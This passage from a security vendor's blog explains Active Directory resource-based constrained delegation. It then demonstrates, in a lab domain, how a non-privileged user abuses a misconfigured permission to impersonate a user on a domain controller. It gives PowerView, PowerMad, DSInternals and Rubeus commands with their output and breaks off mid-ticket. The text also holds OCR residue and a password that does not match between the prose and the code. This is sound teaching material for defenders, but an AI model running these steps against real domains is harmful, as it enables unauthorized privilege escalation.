
Resource-Based Constrained Delegation Abuse

blog.netwrix.com/2022/09/29/resource-based-constrained-delegation-abuse

Kevin Joyce September 29, 2022



```
PS C:\Windows\system32> whoami
sbpmlab\notadmin
PS C:\Windows\system32> cd \\sbpmlab-dc2\c$
cd : Access is denied
At line:1 char:1
+ cd \\sbpmlab-dc2\c$
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\sbpmlab-dc2\c$:String) [Set-Location], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.SetLocationCommand

cd : Cannot find path '\\sbpmlab-dc2\c$' because it does not exist.
At line:1 char:1
+ cd \\sbpmlab-dc2\c$
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\sbpmlab-dc2\c$:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
```

Delegation is confusing and complicated for most IT administrators. Active Directory offers unconstrained delegation, constrained delegation and resource-based constrained delegation (RBCD).

This blog post reviews why resource-based constrained delegation is more secure than its predecessors — and how it still can be abused and used as a means of lateral movement and privilege escalation. Specifically, we'll walk through a scenario in which an adversary abuses resource-based constrained delegation and some poorly configured Active Directory permissions to create computer accounts in Active Directory.

At the end, we provide the code for the steps in the attack and an FAQ that provides more information about the three types of Kerberos delegation.

RBCD basics

Starting in Windows Server 2012, resource-based constrained delegation can be configured on the resource or a computer account itself. This is different from the other types of delegation, which are configured on the accounts accessing the resource. Resource-based delegation is controlled by the msDS-AllowedToActOnBehalfOfOtherIdentity attribute; it stores a security descriptor for the object that can access the resource.

Why is this delegation model better than its predecessors? Microsoft puts it this way: "By supporting constrained delegation across domains, services can be configured to use constrained delegation to authenticate to servers in other domains rather than using unconstrained delegation. This provides authentication support for across domain service solutions by using an existing Kerberos infrastructure without needing to trust front-end services to delegate to any service."

Overview of an Attack

To perform a resource-based constrained delegation attack, an adversary must:

- Populate the msDS-AllowedToActOnBehalfOfOtherIdentity attribute with a computer account that they have control over.
- Know a SPN set on the object that they want to gain access


Because by default all users can create 10 computer accounts (MachineAccountQuota), these tasks are easy to accomplish from a non-privileged account. The only privilege that an attacker needs is the capability to write the attribute on the target computer due to some poorly configured Active Directory permissions.

To accomplish this and show a quick proof of concept, we'll use the following tools with the following scenario:

1. We have compromised a non-privileged account on a Windows 10 host that has access to write the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on a domain controller due to poorly configured Active Directory permissions.
2. We will create a new computer account using PowerMad (allowed due to the default MachineAccountQuota value).
3. We set the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to contain a security descriptor with the computer account we created.
4. We leverage Rubeus to abuse resource-based constrained delegation.


Step 1. Check the access of the compromised account.

To start, let's take a look at the account we as attackers have gained access to. SBPMLABnonadmin is just a regular domain user account that has local administrator privileges on its machine. The screenshot below shows that we cannot UNC to the SBPMLAB-DC2 C$ admin share with our current privileges:



```
PS C:\Windows\system32> whoami
sbpmlab\notadmin
PS C:\Windows\system32> cd \\sbpmlab-dc2\c$
cd : Access is denied
At line:1 char:1
+ cd \\sbpmlab-dc2\c$
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\sbpmlab-dc2\c$:String) [Set-Location], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.SetLocationCommand

cd : Cannot find path '\\sbpmlab-dc2\c$' because it does not exist.
At line:1 char:1
+ cd \\sbpmlab-dc2\c$
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\sbpmlab-dc2\c$:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
```


Using tools that enumerate permissions and objects in Active Directory, we are able to discover that we have some permissions on a domain controller, which we will target. The PowerShell scripts below will identify anywhere a specific user SID has Full Control, Write, Modify Permissions or Write Property: msDS-AllowedToActOnBehalfOfOtherIdentity on a targeted machine



```
PS C:\Windows\system32> #Identify schemaIDGUID of msDS-AllowedToActOnBehalfOfOtherIdentity
PS C:\Windows\system32> $schemaIDGUID = @{}
PS C:\Windows\system32> Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext -LDAPFilter '(name=ms-DS-Allowed-To-Act-On-Beha
lf-Of-Other-Identity)' -Properties name, schemaIDGUID |
>> ForEach-Object {$schemaIDGUID.add([System.GUID]$_.schemaIDGUID,$_.name)}
PS C:\Windows\system32> #Identify permissions our account has over a target computer
PS C:\Windows\system32> #Specifically Full Control, Write, Modify Permissions or Write Property: msDS-AllowedToActOnBehalfOfOtherIde
ntity
PS C:\Windows\system32> Import-Module C:\Tools\PowerSploit\Recon\PowerView_dev.ps1
PS C:\Windows\system32> $permissions = Get-ObjectAcl $target | ?{$_.SecurityIdentifier -match $myaccount -and (($_.ObjectAceType -ma
tch $schemaIDGUID.Keys -and $_.ActiveDirectoryRights -like '*WriteProperty*') -or ($_.ActiveDirectoryRights -like '*GenericAll*' -or
 $_.ActiveDirectoryRights -like '*GenericWrite*' -or $_.ActiveDirectoryRights -like '*WriteDACL*')) }
PS C:\Windows\system32> $permissions


ObjectDN              : CN=SBPMLAB-DC2,OU=Domain Controllers,DC=sbpmlab,DC=net
ObjectSID             : S-1-5-21-1291669774-2486919405-3319405862-1104
ActiveDirectoryRights : WriteProperty
ObjectAceFlags        : ObjectAceTypePresent
ObjectAceType         : 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength          : 56
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 32
SecurityIdentifier    : S-1-5-21-1291669774-2486919405-3319405862-1350
AceType               : AccessAllowedObject
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None



PS C:\Windows\system32> $schemaIDGUID

Name                           Value
----                           -----
3f78c3e5-f79a-46bd-a0b8-9d1... ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity
```

Step 2. Create a new computer account.


Now that we know we have the capability to modify the attribute we need to populate, we need a computer account we control to perform the update. Since the MachineAccountQuota value has been left at the default, we are able to use PowerMad to create a computer account RBCDMachine with the password **ThisIsATest**:



```
PS C:\Windows\system32> #Check MachineAccountQuotaValue
PS C:\Windows\system32> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAcco
untQuota'

ms-ds-machineaccountquota
-------------------------
                       10


PS C:\Windows\system32>
PS C:\Windows\system32> #Use PowerMad to leverage MachineAccountQuota and make a new machine that we have control over
PS C:\Windows\system32> Import-Module C:\Tools\Powermad-master\Powermad.ps1
PS C:\Windows\system32> $password = ConvertTo-SecureString 'ThisIsAPassword' -AsPlainText -Force
PS C:\Windows\system32> New-MachineAccount -machineaccount RBCDMachine -Password $($password)
[+] Machine account RBCDMachine added
PS C:\Windows\system32> _
```


Step 3. Allow the account to act on behalf of the other identity.

Now we need to set the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to contain the security descriptor of the computer account we created, and populate the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the DC that we have permissions over:



```
PS C:\Windows\system32> #Set msDS-AllowedToActOnBehalfOfOtherIdentity with our new computer object
PS C:\Windows\system32> Set-ADComputer $targetComputer -PrincipalsAllowedToDelegateToAccount RBCDMachine$
PS C:\Windows\system32> Get-ADComputer $targetComputer -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                    : CN=SBPMLAB-DC2,OU=Domain Controllers,DC=sbpmlab,DC=net
DNSHostName                          : SBPMLAB-DC2.sbpmlab.net
Enabled                              : True
Name                                 : SBPMLAB-DC2
ObjectClass                          : computer
ObjectGUID                           : 738c2105-4861-49fd-89ba-d610ca70e4dd
PrincipalsAllowedToDelegateToAccount : {CN=RBCDMachine,CN=Computers,DC=sbpmlab,DC=net}
SamAccountName                       : SBPMLAB-DC2$
SID                                  : S-1-5-21-1291669774-2486919405-3319405862-1104
UserPrincipalName                    :
```

Now we just need to get the hash of the 'ThisIsATest' password for our RBCDMachine account:



```
PS C:\Windows\system32> #Get hash of password we set
PS C:\Windows\system32> import-module C:\Tools\DSInternals\DSInternals\DSInternals.psd1
PS C:\Windows\system32> ConvertTo-NTHash $password
0de1580972a99a216ced8b058300033f
```

Password Hash for the RBCDMachine Account


Step 4. Leverage Rubeus to abuse RBCD.

Now we have everything we need to use Rubeus to abuse resource-based constrained delegation. To recap what we've gathered so far:

- A user we want to impersonate
- The RBCDMachine$ account that we created, which is populated in the target DC msDS-AllowedToActOnBehalfOfOtherIdentity attribute
- The hash for the RBCDMachine$ accounts password (0DE1580972A99A216CED8B058300033F)
- The servicePrincipalName that we want to get access to for the targeted domain controller


Using this information, we can run the following command in Rubeus to import the ticket into memory:

s4u /user:RBCDMachine$ /rc4:0DE1580972A99A216CED8B058300033F /impersonateuser:kevinj /msdsspn:cifs/SBPMLAB-DC2.sbpmlab.net /ptt



```
PS C:\Windows\system32> C:\Tools\GhostPack\Rubeus\Rubeus\bin\debug\Rubeus.exe s4u /user:RBCDMachine$ /rc4:0DE1580972A99A216CED8B058300
033F /impersonateuser:kevinj /msdsspn:cifs/SBPMLAB-DC2.sbpmlab.net /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 0DE1580972A99A216CED8B058300033F
[*] Using domain controller: SBPMLAB-DC2.sbpmlab.net (192.168.29.11)
[*] Building AS-REQ (w/ preauth) for: 'sbpmlab.net\RBCDMachine$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
      doIFFDCCBRCgAwIBBaEDAgEWooIEKDCCBCRhggQgMIIEHKADAgEFoQ0bC1NCUE1MQUIuTkVUoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzYnBtbGFiLm5ldKOCA+IwggPeoAMCARKhAwIBAqKCA9AEggPMO0QyTEHO
      wlb6531GPgq/k4JakUZiBOHnj5Xkis9sxBdmWi0kbOpcdAlJMjq6ehJo1lim2FQFkjcqt25b4A8nmBQr
      7w0olaw7BqaKCkPJjyzO10bqDKOzmA1GAmtpffLdKgWzYWrEDsv+chAz4b2K5B6YCWIzy7V48M16HV6R
      2bzDrruDviaJIRLp41aRYfCnOqYwAphqDKiqK4QRHzj7f/Vpjy15SnZQMd7LZDS1bK9YDZzdibOjyix7
      75Kw91e8Q5efKcUjyXLLwASMwzvBuDnt096up19j0tjnMX7aqe7hMDcDX/OGWjDtr/81CrtBOs81puL6
```



```
     Y0+vnu2f1fkLa99H2LsxyjbyGppF75PUKF4OmcTHK1OZ5i4DGDX8cZBF14Iu2xXC9uO1EgEG9G60PFec
     e9tIbmxxPr5ymNifqm0R1r3+LAFiO25KwGTGu7kGVieDqb6mxxW4sYjwZTTM65bd1Ve28Jw/Dv/UkgZ/
     b7Ieo1W7DiGoaXowbmzDLbVmxRKSzOzC6sMA5y7ptQOJnRGimMrQst11M3zaMdYqkgd/CvKiPG7uChPM
     9G6DKYFvPTOIR+e9e+pDrzQ58NZwCkVsuBAebpnvGknoN+yP4edGchcg8iSNBKV2owbofqmB8dMZQdsQ
     hY3VsVX15vA+nnxtIGDsT/0VZDKniP7i3d7QMN3cDv27y/Z5ul+6DF+U2BBwWqNForS8oAOsjzUQBngo
     2Q0JVO4fFkjpEmLRizue9MwF7gQDyDGZPNBvAUWxOKGnQHfUd4HvconBggHEZ21YAbICnO0GIayLihBz
     ICjo0T1R+CMvQh50mv+F8bCdxUyPYz0TkEkMiFXzURLgCenIVjNdZN9xbG1r+8zi8A0+vi+oN0nUFk7D
     hWNRJ15HkvyNJA168bFSIT+pTwnBQ3EX1aoMaqH1/9WLZ4D878GdgPCZThy0UA9dj/O1GpEbTCyGqAi3
     aXnxxEjRkmyrM7GDidibNM4bjJF3LcNVaSu1x/pyCuZyv7irTBWSUdPqUTSAYiStoRDY3ssTdSQJjC04
     fQbmEYuenVOPG+7tDiPs23CcxuGeF4mDYb15jD7FhiMj3PBCOjbAXfghz7RWjIYerFqJu2rONfm32VwK
     I2pxTASGZe6MvHLf/K+Q1HFVJfMD4HSJwvRZStwUkAUVRcB4yejrtrcJ/mWkMWI+p5mce5y79YOBEG58
     j+rszeuIfbOjOp9QQXHjHWXtvz2gwZjFTMp5vcRR6R10Y2RmpEboGSXnQdkEfAMLcBTq+GhAdGE4f37j
     OiN5WLn/o4HXMIHUoAMCAQCigcwEgci9gcYwgcOggcAwgb0wgbqgGzAZoAMCAReh EgQQ5AayZfxUCffL
     ikVNLBPOPaENGwtTQ1BNTEFCLkSFVKIZMBegAwIBAaEQMA4bDFJCQ0RNYWNoaW51JKMHAwUAQOEAAKUR
     GA8yMDE5MDcyNDE4MjU0M1qmERgPMjAxOTA3MjUwNDI1NDNapxEYDzIwMTkwNzMxMTgyNTQzWqgNGwtT
     Q1BNTEFCLkSFVKkgMB6gAwIBAqEXMBUbBmtyYnRndBsLc2JwbWxhYi5uZXQ=


[*] Action: S4U

[*] Using domain controller: SBPMLAB-DC2.sbpmlab.net (192.168.29.11)
[*] Building S4U2self request for: 'RBCDMachine$@SBPMLAB.NET'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'kevinj@SBPMLAB.NET' to 'RBCDMachine$@SBPMLAB.NET'
[*] base64(ticket.kirbi):

     doIFxjCCBcKgAwIBBaEDAgEWooIE2zCCBNdhggTTMIIEz6ADAgEFoQ0bC1NCUE1MQUIuTkVUohkwF6AD
     AgEBoRAwDhsMUkJDRE1hY2hpbmUko4IEnDCCBJigAwIBF6EDAgEBooIEigSCBIbnx/L/CpLuQ9QCxAvu
     wrwg597nT16+GYxKA+zNKLbH0UyOZulo1UPc0+PVIJEPBKuoZX9/oKBWBViMJAuSj1K1jyKPDgb8SYtZ
     y16JbxIYVaAkyn8HR/ix3GILfLpGBpN0h18UT28kMucckk+82cJ5sdlk0XzUGBDYfnYU43CSRqQBcoLf
     4YM1kgirH5gkhvbIA9jLD9LcwZbrAxap6UGWFWJW/5vDck1MKApp814tNvM6ORcA1d/a1pr891Jc5qrn
     RZeHTt8PCAe3sqQpRj0/p9SHFqLA6NMeQulGnB/0JrsfVtYLokd+Y8jj+v4dq8a2oziBUiNgiEk88KLy
     bWdw+fkf1hnmflwzq/4JIcmz9xMWaYAmulcmYmqX008ci9JNIFH2FbayidYub3TmZY0px7XRBkcKwCnF
     ytum/apcFz41ysgpAS8s97A1vOnEqc43M/q5bRFzxq1SVYGQx1cDS0fatXS1Xk0ZxTLv6odwCKuVhHtg
     1YPFobbNJMm8Tuw3YUgPxN520Q7nhPSP/vBpj55GewPKm4tHxT8nq518yqzX5HefJtCEmSzft0rO4he3
     BDEmWwH+7hx2uljvS83Hv3DRDds28+ZFFDwktPmK/2RbX5eVybOyg4dxG97tsPbb1jjnIndQuc7JCVO6
     37aXX6BZV2JvLqNtoMBa4VCtIX56/o66kzyt83jCDK/nKNZn05FO9Ve4Zbzp4QityzK/dcf0B2s5Dgt/
     cY/P549y31GHw2iy+XjehM0GyjDyFkQLyF4GCvXzcz9xNPiq/SiL4JFJk+Q+hIgZcEyXRZo0gsjp+URP
